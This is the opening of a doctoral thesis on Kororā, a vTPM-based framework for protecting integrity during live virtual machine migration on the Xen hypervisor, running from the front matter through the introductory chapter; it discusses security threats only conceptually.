A Secure Live Virtual Machine Job Migration Framework for Cloud Systems Integrity

Hanif Deylami

A thesis submitted to Auckland University of Technology in partial fulfilment of the requirements for the degree of
Doctor of Philosophy of Computer and Information Sciences

2020

Supervisors:
Professor Jairo Gutierrez
Associate Professor Roopak Sinha

School of Engineering, Computer and Mathematical Sciences

Declaration

I hereby declare that this submission is my own work and that, to the best of my knowledge and belief, it contains no material previously published or written by another person nor material which to a substantial extent has been accepted for the qualification of any other degree or diploma of a university or other institution of higher learning.


_____

Signature of candidate

Acknowledgements

This research has been completed at the Faculty of Design and Creative Technology for the Auckland University of Technology, New Zealand. Throughout the research duration, the researcher received valuable support from primary supervisor Professor Jairo Gutierrez, co-supervisor Associate Professor Roopak Sinha, for constant mentoring and endless encouragement. The researcher would like to thank family and friends whose motivation were crucial for overcoming many hurdles.

Tag cloud



Created using http://tagcrowd.com/

Abstract

INTRODUCTION: In the world of cloud computing (CC), security is the key to success. While ease and cost are two important factors in CC, security and technical issues are significant problems. The resources such as central processing unit (CPU) cache, network Input/Output (I/O) and memory bandwidth in a cloud environment are efficiently governed by employing virtualisation technology; the administration of a virtual machine (VM) in the datacentre of a cloud service provider (CSP) is a challenging task that requires live VM migration techniques. That is, live VM migration is an essential technology for cloud management.

When a VM needs to be moved to another physical machine, this migration can be achieved without interruption to the VM's services, minimising the downtime for the services running on the VM. This situation decreases the operating costs of CSPs and improves its service quality. Many efforts have been made to enhance the security of live VM migration. However, some critical problems still require solutions or improvements. Further, the evolution of CC services and the increasing number of datacentres from which customers can run their services make it crucial to adhere to as many security practices as possible to deal with the new CC security issues, such as the compromising of the integrity and confidentiality of the destination host while a live VM is migrating VM data.

OBJECTIVES: This research's main objective was to design and develop a secure live VM migration framework that enables a virtual trusted platform module (vTPM) for multiple VMs on a hardware platform for cloud systems integrity. First, a comprehensive review of VM migration and the related security challenges was conducted. This was followed by the examination of different potential attacks that are possible in live VM job migration. The research then focused on using a combination of a hardware-based root of trust (e.g. vTPM) and a VM-based system (e.g. Xen open-source hypervisor) to improve the integrity of VM job migration.

While existing live VM migration frameworks have been proven helpful for high-security environments that rank different security objectives, such as confidentiality, integrity and availability, over performance and all the related areas, the framework proposed in this thesis aims for commercial security, with near-zero performance overheads and usability being of paramount importance. For addressing this gap, this

research's objective was to establish a live VM migration integrity framework (called Kororā) to measure, aggregate, and manage integrity-related information from different sources that are available and relevant when assessing the trustworthiness of the Kororā. Kororā enforces the live VM's strong isolation, thus providing a robust foundation on which the higher level of integrity can enact finer-grained controls. Kororā significantly improves the VM's integrity level during the live migration process. The rationale behind the Kororā design phase has been provided and a lightweight prototype implementation of Kororā has been evaluated with Microsoft Visual Studio and SQLiteStudio tools.

METHODS: This study has involved developing a new cloud integrity framework and ensuring this new framework could be evaluated and refined to a high standard. Research methods such as design science (DS) and mixed methods were employed to guide the study. The DS method influenced the design of the research and the evaluation methodology employed to evaluate the framework. The mixed-method was used to mature the design framework and assist with problem identification, evaluation and trust.

RESULTS: The proposed framework describes the role of live VM migration and examines the formation, strength and success characteristics of VMs' relationships in CC systems. It explores a secure cloud system live migration and provides an effective defence framework when moving jobs into a virtualised environment, from one hypervisor to another hypervisor. There were three different scenarios of real-world attacks used to evaluate the research objectives and answer the research questions and research background, and the summary of analysis results shown that Kororā can prevent the attack under vTPM protection.

CONCLUSION: This study provides a robust foundational explanation of CC, virtualisation and the main core goals of security, especially integrity protection. It contributes models, processes, workflows, architecture and implementation in this area, based on the proposed framework, thus advancing the body of knowledge on the secure live migration of virtualised resources in cloud systems.

Publications

Deylami, H., Gutiérrez, J., and Sinha, R. Auckland University of Technology Research Symposium. (2018). Postgraduate Research Best Poster Award for *More than old wine in new bottles: A secure live virtual machine job migration framework for cloud system integrity* (award presented August 17, 2018).

Deylami, H., Gutiérrez, J., and Sinha, R. (2018). *More than old wine in new bottles: A secure live virtual machine job migration framework for cloud systems integrity*. Paper presented at the Eleventh International Conference on Mobile Computing and Ubiquitous Network.

Deylami, H., Gutiérrez, J., and Sinha, R. (2020a). *Kororā: Building the blueprint for live virtual machine migration*. Paper under review by ICCBN, the 8th International Conference on Communications and Broadband Networking, Auckland, New Zealand.

Deylami, H., Gutiérrez, J., and Sinha, R. (2020b). *Tailoring the cybersecurity framework: How to overcome the complexities of secure live virtual machine migration in cloud computing*. Paper presented at Conf-IRM the International Conference on Information Resources Management, Miami, FL.

For further information and details about the publications, see the links below or scan QR codes.

- https://scholar.google.com/citations?user=ery7DssAAAAJ&hl=en
- https://www.researchgate.net/profile/Hanif_Deylami

Google Scholar

Research Gate

Contents

List of tables

List of figures

List of abbreviations

ACK	Acknowledgement (data networks)
API	Application Programming Interface
ARP	Address Resolution Protocol
CC	Cloud Computing
CFC	Crucial Framework Component
CFE	Crucial Framework Element
CHA	Challenge Attester
CI	Claimed Identifier
CLVM	Correlated Live VM Migration
CPU	Central Processing Unit
CSP	Cloud Service Provider
CSU	Cloud Service User
CVSS	Common Vulnerability Scoring System
CVE	Common Vulnerability and Exposure
CW	Clark-Wilson
CWE	Common Weakness Enumeration
DBT	Dirty Block Tracking
DNS	Domain Name System
DoS	Denial of Service
DS	Design Science
DSRM	Design Science Research Method
G	Generate vTPM Identifier
GI	Generated Identifier
I	Identifier
I/O	Input/Output
IA	Integrity Authority
IaaS	Infrastructure-as-a-Service
IDPEC	IDP Endpoint Channel
IDPI	IDP Identifier
IDPLI	IDP-Local Identifier
IEU	IDP Endpoint URL
InfoSec	Information Security
IP	Internet Protocol

IS	Information System
IT	Information Technology
KDC	Key Distribution Center
KMIP	Key Management Interoperability Protocol
LAN	Local Area Network
MDSRM	Multi-Design Science Research Methodology
MiTM	Man-in-the-Middle
MMU	Memory Management Unit
NaaS	Network-as-a-Service
NBD	Network Block Device
NIST	National Institute of Standards and Technology
OCTAVE	Operationally Critical threat, Asset, and Vulnerability Evaluation
OS	Operating System
PaaS	Platform-as-a-Service
PV	Para-virtualisation
RAM	Random-Access Memory
RB	Research Background
ROP	Return-oriented Programming
RP	Relying Party
RQ	Research Question
SaaS	Software-as-a-Service
SLR	Systematic Literature Review
SM	Single Migration
SSO	Single Sign-On
SSP	Simple-Security Property
TA	Trust Authority
TC	Trusted Computing
TCB	Trusted Computing Base
TCP	Transmission Control Protocol
TGS	Ticket Granting Service
TLS	Transport Layer Security
UA	User Agent
URL	Uniform Resource Locator
USI	User-Supplied Identifier
VM	Virtual Machine

VMM	Virtual Machine Manager
vTPM	Virtual Trusted Platform Module
WAN	Wide Area Network
XaaS	Anything-as-a-Service
WinGA	Windows Guest Agent

CHAPTER 1: INTRODUCTION

1.1 Introduction

Cloud computing (CC) is one of today's exciting technologies that significantly impact business thinking. It facilitates a change in the way companies operate by offering shared and virtualised infrastructure that is flexible and easily scalable. CC offers organisations the advantages of more attractive costs and reduced complexity for running network-intensive applications, such as internet servers and cloud-based services in a virtual environment, where multiple virtual machines (VMs) run on the same machine and share the machine's physical and network resources (Chaudhary & Kumar, 2019; Senyo, Addae, & Boateng, 2018). CC infrastructure services offer elastic computing that particularly matches the requirements of transactional web applications, such as e-business applications with performing cost/performance trade-off analysis (Mell & Grance, 2011).

In CC, the word 'cloud' is a metaphor that describes the worldwide web as being a space in which computing has been preinstalled and exists as a service (Sadiku, Musa, & Momoh, 2014). Many companies, both large and small, are contemplating moving to CC to leverage the significant potential of this new paradigm (Bhushan & Gupta, 2017). Governments and businesses spend a large amount of money, resources and time to achieve security in cloud services (Ali, Khan, & Vasilakos, 2015).

Security is key to the success of CC, and many surveys have shown that security is the main challenge for CC adoption (Agarwal, Kaushal, & Chouhan, 2020; Cloud Security Alliance, 2019; Cloud Security Alliance, 2009; Taylor, Dargahi, Dehghantanha, Parizi, & Choo, 2020; Zafar et al., 2017). Until relatively recently, organisations have managed mainly their business processes on their private infrastructure and outsourcing of services has usually been for non-critical data/applications. However, as organisations gain more CC experience, they shift more of their core business functions onto the cloud platform. They find that cloud adoption is significantly more complex than initially imagined, particularly in data management, system integration, and multiple CSPs management. The traditional network perimeter has been broken, and organisations feel they have lost control over their data and applications. New attacks on CC have appeared, and the benefit of being accessible from anywhere has become a significant threat. Many CC issues are the same as the old ones but in a new setting.

With the support of virtualisation technologies, a physical server can be divided into several isolated execution environments by deploying a layer (i.e. Virtual Machine Manager – VMM – or hypervisor) on top of the hardware resources or operating system (OS). The execution environments on a server (i.e. the VMs) run without mutual interruption. Each VM has its own OS and applications.

In the beginning, virtualisation technologies were not used widely for several reasons. For instance, they occupy a portion of hardware resources (e.g. central processing unit [CPU] and memory) (Huber, von Quast, Hauck, & Kounev, 2011). Further, insufficient network bandwidth has prevented vendors from leasing their unused resources to clients. As the related technologies have advanced, such as the utilisation of the fibre channel (Develder et al., 2012) and the development of security technology (Mather, Kumaraswamy, & Latif, 2009), a new service model in CC (see Chapter 2 for more detail) has emerged in virtualisation technology (K. Liang, Zhao, Chu, & Chen, 2017).

In CC, large companies can divide up their additional hardware resources and rent them to customers in a pay-as-you-go manner. Users can quickly start to work on a VM without the considerable expense of hardware purchase and maintenance. Because an increasing number of users are choosing cloud data centres to hold their applications, it has become a crucial task to efficiently manage the VMs in a data centre. Users request and use resources from a cloud provider and leave after their tasks are finished. Correspondingly, CSPs constantly create and destroy the VMs in the data centres. Therefore, without efficient datacentre management, the enterprise will not be able to identify its weaknesses and strengths for each factor. Then build a plan to help them make appropriate decisions regarding the successful adoption of CC.

All the above problems can be solved by a critical technology such as live VM migration. Live VM migration means a VM is no longer fixed on the server on which it is created. A VM can be moved from one server to another, even from one data centre to another, without interrupting the applications running in the VM. Many cloud management operations have become feasible with the implementation of live VM migration, such as server consolidation (Padala, Zhu, Wang, Singhal, & Shin, 2007), zero-downtime hardware maintenance (Hoglund & Butler, 2006), energy management (Bianchini & Rajamony, 2004) and traffic management (Narayana, Jiang, Rexford, & Chiang, 2012) (see Chapter 2 for further detail).

Improving the security of live VM migration, such as decreasing the total migration time, reducing service interruption during migration and enhancing the level of migration security, have all been essential issues since live VM migration was proposed. This is because system-level security refers to the architecture, policies and processes that ensure data and system security is closely related to the level of cloud management. Consequently, the existing live VM migration is still not adequate to meet next-generation systems requirements, and some problems still exist. These include secure dynamic resource pools, secure virtualisation job migration across data centres (i.e. migration over the wide area network [WAN]) and high usability (Luis, Luis Rodero, Juan, & Maik A., 2009).

1.2 Model for an information security system

The information security (InfoSec) landscape has changed dramatically over the past 20 years into a maze of complicated and dynamic relationships between information technology (IT) specialists, IT users and general management.

The security of the information assets of an entity has significant economic consequences. Therefore, an entity's management must hold the responsibility for security; IT and InfoSec managers have established methods of achieving that objective (Parker, 1998). This thesis's philosophy is that the responsibility for InfoSec must always belong to the management team of any organisation.

An effective security programme is based on many specialised principals that are viewed by many as different business goals. In reality, each of these principles works together to provide a security net that collectively protects the organisation's information assets (Schneier, 2006). Organisations are required to adopt a countermeasures model such as the McCumber Cube (McCumber, 2004) and consider an expanding protection model to offer proven processes that do not change their IT system's structure methodology even as the technology evolves. The McCumber Cube is a three (3) by three (3) by three (3) cube with 27 cells (see Figure 1.1).




Figure 1.1: The McCumber InfoSec cube (McCumber, 2004, p. 9)

Each of these cells represents an area of interaction among these three dimensions to be addressed by any InfoSec system. Using this model ensures that each of the 27 cells is treated correctly by each of the three interest groups. For instance, the cell that represents the relationships among the areas of technology, integrity, and storage must have controls or protections that address the use of technology to maintain information integrity when in storage. Such control may consist of a monitoring system for host intrusion, which alerts security administrators when a critical file is modified. The primary objective of this model is to recognise gaps in an InfoSec program's coverage. While this model covers InfoSec's three dimensions, it omits any discussion of specific guidelines and policies that direct InfoSec controls to be applied.

This thesis focuses on computer security applied to large-scale distributed systems. Thus, it defines security building blocks and how to fulfil them with an application to CC environments. Ensuring security means preventing unauthorised access and modification of the information while allowing authorised access and modification (Schneier, 2006); unauthorised changes are the outcomes of bypassing the InfoSec properties. The InfoSec properties define who has access to system information, how to access it, and what operations are allowed. These InfoSec properties are part of the InfoSec cube and, more specifically, focus on the fundamental principles of InfoSec; namely, to ensure the availability of the data for authorised use; to preserve the integrity of the data; and to protect the confidentiality of the data (Harris, Shon, 2016). These are discussed separately below.

- ***Availability*** is the system's ability to ensure authorised individuals have reliable and appropriate access to the data, information and resources. With virtualisation, an attacker can compromise availability with greedy

behaviour, such as migrating a machine back and forth infinitely (Garg, Versteeg, & Buyya, 2011); this means the virtualisation layer wastes resources, and the service is down most of the time. Accidents can occur through physical servers or from a person unplugging a cable and disabling server access.

- ***Integrity*** involves maintaining the consistency, accuracy and trustworthiness of the data over its entire life cycle, as well as preventing information corruption. In other words, the systems and computer network must be protected from an unauthorised user trying to rewrite or erase the information. An attacker could intercept the network traffic and introduce a small change into the data, and then send it on to the destination, creating what is known as a 'man-in-the-middle (MiTM) attack' (Chowdary, Challa, & Mukkamala, 2019).

  Cloud infrastructures provide new mechanisms for the manipulation of information by attackers. A compromised hypervisor can threaten data integrity during the migration process (Elhage, 2011). More specifically, if a VM is able to escape from isolation and compromise the VM, it can access the memory locations belonging to other users while having the required privileges to write or delete their content, thus performing a VM hopping attack (Dong & Lei, 2019).

- ***Confidentiality*** means that the required degree of prevention is applied at each data-processing junction to avoid information disclosure. This secrecy level needs to prevail as data persists when transmitted on system and devices within the network and as it reaches its destination. An attacker could thwart confidentiality mechanisms by stealing password files, network monitoring, shoulder surfing, breaking encryption schemes, and social engineering. For example, User A could be mainly idle, and User B could be consuming all the resources. User B could benchmark and profile interrupt while he/she is the only CPU user. If User A sends an interruption, User B could detect a period of difficult access, as the processor cannot handle more interrupts. User B could build the actively of User A and break the confidentiality of the data.

1.3 Statement of the research problem

Although some of the common security issues that are defined in Chapter 2 are critical, this thesis tackles the problem of the integrity of the live migrating process from one VM to another under the same platform. Thus, this study addresses hypervisor security, live VM migration and related security concerns. In addition, this thesis discusses end-to-end security, defining a framework called Kororā. This framework was designed and developed on the cloud 'infrastructure-as-a-service' (IaaS) (see Section 1.4) environment, and it runs concurrently on the same hardware components (I/O, CUP, Memory) and the same hypervisor's platform (Xen's open-source hypervisor); however, the different combinations of parameters need to be evaluated before implementing Kororā.

The reason for the very limited testing of existing network mobility solutions is very simple: lack of tools. At this stage, the implementation and prototyping of Kororā is only feasible for small-scale computing scenarios, not for large-scale scenarios. Once the different InfoSec objectives (availability, integrity and confidentiality) with regard to all areas of CC have been identified, such as securing networks and allied infrastructure, securing applications and databases, security testing and digital forensics, the threats and vulnerabilities that could be used to compromise the cloud system are identified in this research. In addition, this study adds an appropriate hardware security component, the vTPM, in order to run Kororā with a secure boot mode. The following paragraphs give an overview of the problem statements of this research in more in detail.

Migrating VMs from a source host to a destination host across data centres for reasons such as maintaining the source host improves cloud management and makes cooperation among CSPs possible. For example, CSPs that run several data centres can carry out load balancing between data centres instead of only within one data centre. When facing a sudden peak workload, a private cloud data centre can migrate some VMs that do not run confidential workloads to a public cloud data centre. Therefore, private CSPs do not need to maintain many servers to align with the possible peak workload. VM migration could occur in two ways: live and offline. VMs are transferred from a source host to a destination host while running in a time of live VM migration. This live migration's security is a major factor, as potential security threats could be on the data plane, control plane, and migration plane. An attacker could carry out both

passive and active attacks that stress the live migration and lead to performance degradation.

There are security risks to the live VMs' migration data integrity and confidentiality. After a successful VM migration, the source host removes the memory pages of the migrated VM. However, there should be a framework for the VM owner to ensure the live VM's migration memory data are removed from the source host's physical memory. However, the destination host's memory portion must be clear of previously used VM data and possibly malicious codes. This thesis investigated the possibility of using migrating VM's data either during transit or present at the source and destination during the live VM migration process. Based on these investigations, this thesis has proposed a novel framework for a secure live VM migration by using a vTPM agent and six other agents, namely Input/Output (I/O), data plane, integrity analyser and data organisation (see Chapters 4 and 6).

1.4 Statement of the security properties

IaaS architecture (see Chapter 2) incorporates three key features of cloud environments to tackle the problems that are the focus of this thesis.

Table 1.1 shows the mapping between cloud security properties and cloud security infrastructure. The properties are described in the text following the table.

Table 1.1: Mapping cloud security properties to infrastructure

Cloud security properties	Cloud security infrastructure			
	Hypervisor Security	**End-to-end Security**	**Network Security**	**Elastic Security**
Extensibility	×	✓	✓	✓
Multi-Laterality	✓	×	✓	✓
Multi-Layering	×	✓	✓	✓

- ***Extensibility:*** A cloud system can extend services that include the ability to scale elastically and the level of effort required to implement the extension. An extension could be through the addition of new functionality or modification of the existing functionality. Therefore, the integration of new security components must be both easy and transparent.

- ***Multi-laterality:*** A CC infrastructure may include many entities, all with their priorities, requiring flexible policies. Such policies need high-level clarity to abstract real-equipment relations.
- ***Multi-layering:*** By using solid, multi-layered security, exposure to data breaches is minimised. When such protection features are available for all cloud environments offered by a CSP, all tenants on a multi-tenant network are similarly secure, which means fewer hacker entry points.

1.5 Research aims and intentions

This research's main objective was to design and develop a secure live VM migration framework by using a vTPM to improve the integrity of migration process from one VM to another in the same platform (same hardware and same hypervisor – Xen open-source hypervisor). Two essential terms that facilitate an understanding of the secure live VM migration framework (Kororā) that was built for this research were identified: crucial framework components (CFCs), which represent the attributes and features of the proposed framework; and crucial framework elements (CFEs), which represent the most relevant security system elements for the scope of this study. In addition, the research included a comprehensive review of the evaluation system architecture and the proposed framework state machine.

Therefore, the central goals of this thesis were as follows:

- Identify the requirements for the framework, including those related to VM live migration among different hypervisors.
- Describe the model, processes and architectural features of the proposed live VM migration framework.
- Design and implement a framework to improve the integrity of live VM migration using virtualised environments.
- Analyse the performance of the framework using simulation models and experiments running in a virtualised computing environment.
- Evaluate the framework on a hypervisor, including support for integrity attestation of the complete system.

1.6 Research questions

Research Background (RB):

- *What are the opportunities and challenges for live VM migration in CC, with respect to the CFCs and CFEs?*

Research Question 1 (RQ1):

- *How do we design, implement the establishment of and evaluate a live VM migration framework to protect the integrity of cloud systems?*

Research Question 2 (RQ2):

- *How might the information revealed by the above questions affect the level of integrity of the framework and help the CSPs and cloud systems users in their decision making?*

1.7 Research objectives

To investigate the factors that may account for secure live VMs migration in cloud systems, this research focused on the following three interrelated research objectives:

- To understand the security issues associated with CC, virtual trusted platform modules (vTPMs), virtualisation, live VM migration and hypervisor.
- To identify the proposed framework requirements, including those related to VM live migration among different hypervisors.
- To design and validate the model, processes and architectural features of the proposed framework.
- To propose and implement an end-to-end security architectural blueprint for cloud environments, provide an integrated view of protection mechanisms, and then validate the proposed framework to improve live VM migration integrity.

1.8 Contribution of the thesis

This thesis explores agent-based designs to orchestrate and dynamically compose different security building blocks such as hypervisors (e.g. Xen open-source), hardware security elements (e.g. vTPM), VM, secure storage and integrity management mechanisms. Each agent declares its guaranteed security properties using contracts, which are composed to derive the overall cloud security objectives. This end-to-end

security framework is validated by realising a prototype of a secure cloud and several use cases.

By addressing the preliminary problems in live VM migration, this thesis strives to make the following contributions:

- Conduct a comprehensive literature review of CC, virtualisation, hypervisors, vTPM and live VM migration's latest technology with a comprehensive analysis of the existing attack scenarios and potential solutions.
- Define key aspects of the live VM migration process (e.g. memory content and disk storage) that affect total migration time and understanding the type of memory and storage content that need to be migrated.
- Discuss different VM migration security threats and their categories in live VM migration and discuss the requirements and existing solutions to mitigate possible attacks.
- Classify the existing migration mechanisms into one of the basic categories of type of live VM migration and discuss the various metrics that affect this category, based on the objective and techniques used.
- Identify live VM migration using a vTPM among two different physical hosts in the same hypervisor layer (Xen hypervisor) and the proposed live VM migration framework, and briefly explain the various metrics and agents involved in the framework.
- Define and validate the proposed framework mechanisms enabling the self-protection of the cloud infrastructure.

1.9 Organisation of the thesis

The remainder of this thesis is organised into eight chapters, as follows:

- **Chapter 2** provides a wide-ranging review of the studies related to the research topics, such as CC, virtualisation, hypervisor, vTPM and live VM migration, including a possible attack scenario in the cloud system.
- **Chapter 3** presents a comprehensive review of the research methodology and further detailed discussion about multi-methodology research in the field of computer science. A brief background is provided for each topic, along with a detailed definition of multi-methodology research.

- **Chapter 4** describes the framework's design and discusses its various design steps, such as developing a system model of live VM job migration, migration scenarios, migration attack scenarios, proposed framework assumptions and the integrity verification process.
- **Chapter 5** elaborates on the evaluation theory, system development, and experimentation regarding the research framework, such as the check system against success criteria. This chapter focuses on the details of the proposed framework's integrity protection, the data-gathering steps, and the ethical considerations.
- **Chapter 6** discusses the implementation steps of the framework. In addition, this chapter contains five related works of research that facilitate a better understanding of the framework's different parts, which includes seven agents. Each agent is explained briefly, from mapping the system (see Section 6.3.4 for further details) to the architecture of the proposed framework and code architecture, as well as some implementation considerations.
- **Chapter 7** briefly describes the thesis findings, including the details of the evaluation of RB and RQs.
- **Chapter 8** outlines the work's conclusions in this thesis and suggests future work based on this thesis's contents. Besides, this chapter highlights the limitations of this research.




Figure 1.2: Stages of this research

CHAPTER 2: LITERATURE REVIEW

2.1 Introduction

